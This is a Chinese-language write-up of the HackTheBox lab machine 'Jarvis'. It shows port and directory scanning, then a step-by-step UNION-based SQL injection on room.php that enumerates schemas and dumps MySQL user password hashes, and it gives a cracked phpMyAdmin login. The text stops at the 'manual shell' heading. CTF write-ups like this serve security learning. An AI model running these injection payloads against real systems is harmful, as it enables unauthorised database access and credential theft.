HTB jarvis writeup(web渗透靠基础,sudo + suid 结合能提权)
HTB jarvis writeup
大佬请忽略!
jarvis攻击要点:
★ SQLi 获取phpmyadmin用户名和密码
★ phpmyadmin cve exploit
★ sudo 提权
★ suid 提权
信息收集
nmap
└─$ nmap -p- -sCV --min-rate 1000 10.10.10.143
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 14:29 CST
Warning: 10.10.10.143 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.143
Host is up (0.54s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Stark Hotel
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
64999/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.68 seconds
由nmap扫描结果可知,靶机开放ssh服务22端口,http服务80、64999端口,操作系统Debian。
http 80


通过web主要获取两个域名supersecurehotel.htb、logger.htb,维护到/etc/hosts并使用域名访问得到一样的服务。使用ffuf进行子域名爆破获取许多子域名,访问也是得到一样的服务。
gobuster目录文件爆破
└─$ gobuster dir -u http://supersecurehotel.htb/ -t 100 -o gobuster.log --no-error -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://supersecurehotel.htb/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 285]
/nav.php              (Status: 200) [Size: 1333]
/footer.php           (Status: 200) [Size: 2237]
/css                  (Status: 301) [Size: 326] [--> http://supersecurehotel.htb/css/]
/js                   (Status: 301) [Size: 325] [--> http://supersecurehotel.htb/js/]
/fonts                (Status: 301) [Size: 328] [--> http://supersecurehotel.htb/fonts/]
/phpmyadmin           (Status: 301) [Size: 333] [--> http://supersecurehotel.htb/phpmyadmin/]
/connection.php       (Status: 200) [Size: 0]
/room.php             (Status: 302) [Size: 3024] [--> index.php]
/.php                 (Status: 403) [Size: 285]
/.html                (Status: 403) [Size: 285]
Progress: 882240 / 882240 (100%)
[!] Keyboard interrupt detected, terminating.
Progress: 882240 / 882240 (100%)
===============================================================
Finished
===============================================================
/phpmyadmin

phpMyAdmin管理页面,弱口令、默认密码尝试登录不成功。继续收集信息(用户名密码)。
http 64999

gobuster目录文件爆破
└─$ gobuster dir -u http://10.10.10.143:64999/ -t 100 -o gobuster.log --no-error -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.143:64999/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 280]
/.html                (Status: 403) [Size: 280]
Progress: 58630 / 882240 (6.65%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 58728 / 882240 (6.66%)
===============================================================
Finished
===============================================================
使用gobuster爆破没有获取有价值信息。
shell as www-data
浏览系统功能发现存在SQL注入漏洞,使用sqlmap和手动分别展示脱库。

shell by phpmyadmin
manual sqli
通过SQL注入获取MySQL数据库密码。
步骤:判断查询的字段数,当排序字段等于8时首次报错,因此回显字段数等于7order by 7
GET /room.php?cod=6+order+by+7 HTTP/1.1
Host: 10.10.10.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=qqufn8q3cmuvs58c232lu9ql84
Upgrade-Insecure-Requests: 1
Priority: u=0, i
查看回显位置,2、3、4、5均显示。


获取所有数据库SELECT 1, group_concat(schema_name), 3, 4, 5, 6, 7 from information_schema.schemata

获取当前数据库中的表SELECT 1, group_concat(table_name), 3, 4, 5, 6, 7 from information_schema.tables where table_schema=database()
获取表结构SELECT 1, group_concat(column_name), 3, 4, 5, 6, 7 from information_schema.columns where table_name='room'

获取MySQL中所有的表SELECT 1, group_concat(table_name), 3, 4, 5, 6, 7 from information_schema.tables where table_schema='mysql'

获取数据库user表结构SELECT 1, group_concat(column_name), 3, 4, 5, 6, 7 from information_schema.columns where table_name='user'


获取数据库中用户名密码SELECT 1, user,3, 4,password, 6, 7 from mysql.user

破解密码,DBadmin/imissyou

登录phpMyAdmin,获取版本信息:4.8.0。
manual shell
